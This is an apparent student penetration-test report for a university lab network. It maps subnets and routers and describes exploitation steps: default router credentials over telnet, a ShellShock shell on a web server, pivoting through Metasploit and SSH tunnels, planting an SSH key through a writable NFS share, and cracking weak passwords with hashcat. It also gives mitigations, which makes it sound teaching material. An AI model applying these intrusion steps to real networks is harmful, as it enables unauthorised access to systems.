NETWORK INFRASTRUCTURE

SECURITY EVALUATION

Andrew Calder

CMP 314: Computer Networking 2

BSc Ethical Hacking Year 3

2017/18

+Contents

1 INTRODUCTION

1.2 AIM AND STRUCTURE

This report aims to provide the client with an understanding of how an attacker could develop an understanding of the network topology, and how they could use that to perform targeted attacks on individual systems to compromise the network. A network diagram will be produced which will visualize all the devices that are in use on the network and a network table will be constructed which will detail the subnet addresses, masks, valid range of hosts and the broadcast addresses associated with each.

The report cover any vulnerabilities that have been discovered, including a demonstration of how they might be used and where possible, how they can be mitigated. The report will close with an overview of that state of the network as a whole.

2 MAPPING THE NETWORK

2.1 MAPPING THE NETWORK

2.1.1 Mapping the visible network

In order to produce a network map, it is essential to know what exists on the network. This can be established in a variety of ways. *Nmap* is a free, open source tool that aids network discovery and security auditing (nmap.org, 2010). The tester used *Nmap* to enumerate the hosts and open ports on each host; an initial *Nmap* scan can be seen in *Appendix B – Intial Nmap Scan.* Including the provided Kali system, the scan revealed 13 hosts.

To identify the devices that correspond with each host, the open ports returned by the nmap scan were reviewed. Using the open ports, the devices could be categorized; devices with similar running open ports were very likely the same kind of device. Some of the devices had http running on them, navigating to those devices in a browser revealed they were "VyOS" based routers. The *VyOS* routers didn't have a login portal, only a landing page so nothing else could be done over http.




Figure 2.1.1a – Logging into VyOS with default credentials

The *VyOS* routers have telnet enabled, telnetting into the routers and logging in with the default *VyOS* credentials gives full access to each router as can be seen in *Figure 2.1.1a* above. Using the *show interfaces* command shows the tester was able to correlate the multiple IP addresses associated with each router. In *Figure 2.1.1b* below, the IP addresses associated with Router 1's interfaces can be seen.




Figure 2.1.1b – Router 1 interfaces

Subnet calculations indicate that Kali (192.168.0.200) is part of the same subnet as 192.168.0.193/27, meaning that .193 is the receiving interface and .225 is the outgoing interface from the perspective of Kali.

Performing the *show arp* command reveals that .199 is on the same interface as Kali, as can be seen in *Figure 2.1.1c* below. There is likely either a switch or a hub between this router and the hosts mentioned; those are most common methods of connecting multiple hosts to one interface. By performing a Wireshark capture while pinging .199 it was determined that a switch was being used – if a hub or other method was being used then Wireshark on 200 would have received packets intended for .199.




Figure 2.1.1c - .193 show arp

The *show arp* command provides the 'receiving' interface of neighbouring devices, and as such the tester was able to create a repeatable process to establish the device connections. Using subnet calculations and *show arp* the tester managed locate all devices except for the firewall, Router 4 and the admin .66 workstation. Using the *show arp* command on Router 3 revealed a previously unseen host – 234. It does not respond to pings and does not appear on any other scans – this later turned out to be the firewall.

Having established the location of all visible devices, it was time to identify the remaining devices; 199, 34 and 130 were all very similar and appear to be standard office workstations. They all have exactly the same ports open and with the exception of the *nfs* service they fall in line with the expected open ports for a workstation.

Using the *show ip* route command the tester was ascertained the existence of additional subnets. In combination with *show arp* on router 3 (*Figure 2.1.1d1)* -which revealed 234 it was established that there was a firewall between 233/30 and 242 as they exist on different subnets, all routes have been established and there is still no way to connect them. Further confirmation was given in the form of *show ip route* on 230; it states that the 64/27, 96/27 and 240/30 subnets are all accessible via 234 as can be seen in *Figure 2.1.1d* below.




Figure 2.1.1d1 – Router 3 – show arp




Figure 2.1.1d2 – Router 3 – show ip route

Excluding the IP addresses associated with the router interfaces leaves 242. As 242 has http enabled it could be a web server; navigating to 192.168.0.242 with the web browser confirms these suspicions. The Web server hosts a landing page with a help button that links to a Rick Astley video.

Nikto is a web server scanning tool, it is particularly useful for finding default included files and misconfigurations. Nikto reported that the Apache web server running on 242 was vulnerable to ShellShock – an exploit that allows for remote code execution (symantec.com, 2014). Since Metasploit can be vague when handling errors, a custom written script was used to prove the vulnerability existed – this script can be seen in *Appendix C*. As the script was able to provide an interactive bash shell over *tcp*, the server was proven to be vulnerable to ShellShock.

Having identified 242 as the furthest away reachable host, a traceroute was performed to confirm the network map matched the deduced layout. Positioning appears to be correct based on the results from the traceroute scans. Additionally, a tracepath was performed from 242 – after access was obtained using the ShellShock vulnerability. The tracepath identified another interface on the firewall - 241, and furthered the confirmation of the network map, the tracepath can be seen in *Figure 2.1.1e* and 241's open ports can be seen in *Figure 2.1.1f*.




Figure 2.1.1e – Tracepath from 242 to 200




Figure 2.1.1f – Open ports 241

2.1.2 Mapping beyond the Firewall

Using ShellShock the tester was able to create a new user account on 242. When a ping scan was conducted for the range of the unseen subnets (64-128), it was found that 242 had access to areas of the network that it really shouldn't have access to. The web server can see the rest of the network; the script used to establish this can be seen in *Figure 2.1.2a* below.

```
#!/bin/bash

for IP in {64..128..1}; do
        sudo ping -W .4 -c 1 192.168.0.$IP
done
```

Figure 2.1.2a Ping scan bash script

Having established that 242 offers more network to map, the tester had to explore methods of routing Kali's tools through 242. Each method gives slightly different results which together finalize the network map.

2.1.2.1 Pivoting

Metasploit framework (MSF) has module that allows for the creation of pivot point (offensive-security.com, 2017) that enables the tester to route traffic from what is normally a non-routable area of the network (rapid7.com, 2017). The limitation of the MSF module is that it only works within Metasploit, so tools not included with Metasploit cannot make use of it. Using the ShellShock vulnerability discussed in section 2.1.1 to create a MSF session, the tester was able to successfully perform a tcp port scan on 66 as can be seen in *Figure 2.1.2.1a* below.




Figure 2.1.2.1a – MSF pivoting - TCP scan of 66

2.1.2.2 SSH tunnelling

Another way of routing traffic is using the 'tunnel' feature built into SSH. The SSH tunnel is more versatile than MSF pivoting as it routes all traffic to the target subnet through SSH. This means that there is no limitation on the tools that can be used with this. The setup of the SSH tunnel can be seen in *Appendix D – SSH Tunnel* and the results gained from rerunning scans against 66 can be seen in *Figure 2.1.2.2a* below.





Figure 2.1.2.2a – Post SSH Tunnel Scans

2.1.2.3 SOCKS5 HTTP Proxy

A SOCKS5 HTTP proxy is another form of tunnel using SSH, except specifically for web traffic. Specific applications can be configured to forward their traffic through the SOCKS5 tunnel, such as Firefox (digitalocean.com, 2016). The setup of the SOCKS5 Proxy can be seen in *Appendix E – SOCKS5 Proxy*.

By routing web traffic through 242 the tester was able to gain access to the firewall login portal as can be seen in *Figure 2.1.2.3a* below. While disabling the firewall rules would be a valid way to proceed in mapping the rest of the network, it will only be used to verify results obtained using other methods.



2.1.2.4 Enabling SSH on 66

As 66 seemed to be the host that was the most hops away, it would be the best to perform a traceroute from; to finalize the network map. When trying to SSH into 66, the client refuses to connect citing publickey as the issue as can be seen in *Figure 2.1.2.4a* below.




Figure 2.1.2.4a – SSH 66 publickey permission denied

Using *showmount* it was established that the *nfs* share on 66 was misconfigured allowing for reading and writing for data system-wide. By mounting 66, it is possible to add the Kali SSH public key to 66's list of authorized keys, thus allowing connection. The process of generating a SSH key and adding it to 66, as well as obtaining access can be seen in *Appendix F – SSH Keygen.*

Having successfully obtained access a tracepath back to Kali (200) was conducted, the tracepath was then used to determine the router interfaces that had not yet been confirmed such as 65. The tracepath results can be seen in *Figure 2.1.2.4b* below.





Figure 2.1.2.4b – Tracepath from 66 to 200

2.2 NETWORK MAP



2.3 SUBNET TABLE

SUBNET ADDRESS	192.168.0.32/27	192.168.0.64/27	192.168.0.96/27	192.168.0.128/27	192.168.0.192/27	192.168.0.224/30	192.168.0.228/30	192.168.0.232/30	192.168.0.240/30
SUBNET MASK	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.252	255.255.255.252	255.255.255.252	255.255.255.252
HOST RANGE	192.168.0.33 - 192.168.0.62	192.168.0.65 - 192.168.0.94	192.168.0.97 - 192.168.0.126	192.168.0.129 - 192.168.0.158	192.168.0.193 - 192.168.0.222	192.168.0.225 - 192.168.0.226	192.168.0.229 - 192.168.0.230	192.168.0.233 - 192.168.0.234	192.168.0.241 - 192.168.0.242
IPS IN USE	192.168.0.33, 192.168.0.34	192.168.0.65, 192.168.0.66	192.168.0.97, 192.168.0.98	192.168.0.129, 192.168.0.130	192.168.0.193, 192.168.0.194	192.168.0.225, 192.168.0.226	192.168.0.229, 192.168.0.230	192.168.0.233, 192.168.0.234	192.168.0.241, 192.168.0.242
BROADCAST ADDRESS	192.168.0.63	192.168.0.95	192.168.0.127	192.168.0.159	192.168.0.223	192.168.0.227	192.168.0.231	192.168.0.235	192.168.0.243

For an example of how subnet calculations were performed please refer to *Appendix A – Subnet Calculations*.

2.4 SECURITY EVALUATION

2.4.1 Generic Issues

2.4.1.1 Weak Passwords

Vulnerability

Most of the passwords in use around the network are very weak, three of the passwords exist within the rockyou wordlist (github.com, 2016), the 4th was unable to be cracked and should be considered secure.

The three passwords that were cracked were:
plums
pears
test

All three passwords were cracked in under a minute using Hashcat (hashcat.net, 2016) on a GTX 980ti as can be seen in the image below.

```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: allpasswd.txt
Time.Started.....: Sat Dec 09 21:50:35 2017 (33 secs)
Time.Estimated...: Sat Dec 09 21:52:48 2017 (1 min, 40 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   108.1 kH/s (84.14ms)
Recovered........: 3/4 (75.00%) Digests, 3/4 (75.00%) Salts
Progress.........: 14145388/57377540 (24.65%)
Rejected.........: 87916/14145388 (0.62%)
Restore.Point....: 3443616/14344385 (24.01%)
Candidates.#1....: sweettea22 -> sonria5370
HWMon.Dev.#1.....: Temp: 79c Fan:100% Util:100% Core:1366MHz Mem:3304MHz Bus:16
```

Mitigation

Increase length and complexity of passwords. Passwords can be set using the “passwd” command.

2.4.2 Routers

2.4.2.1 Default Credentials

Vulnerability

The VyOS routers use default credentials “vyos:vyos”, making it easily accessible.

Mitigation

Change the default passwords to something more secure, an example of how to do this can be seen in *Figure 2.4.1.1a* below.




Figure 2.4.1.1a

2.4.2.2 Telnet

Vulnerability

Routers can be connected to using telnet which is insecure as it transmits in cleartext. *Figure 2.4.1.2a* shows how telnet traffic could be intercepted in Wireshark.




Figure 2.4.1.2a – Telnet intercepted by Wireshark

Mitigation

Enable the SSH service as show in *Figure 2.4.1.1a*, SSH traffic is encrypted and thus cannot be so easily sniffed. Once SSH is enabled, delete the telnet service as can be seen in *Figure 2.4.1.2b*.

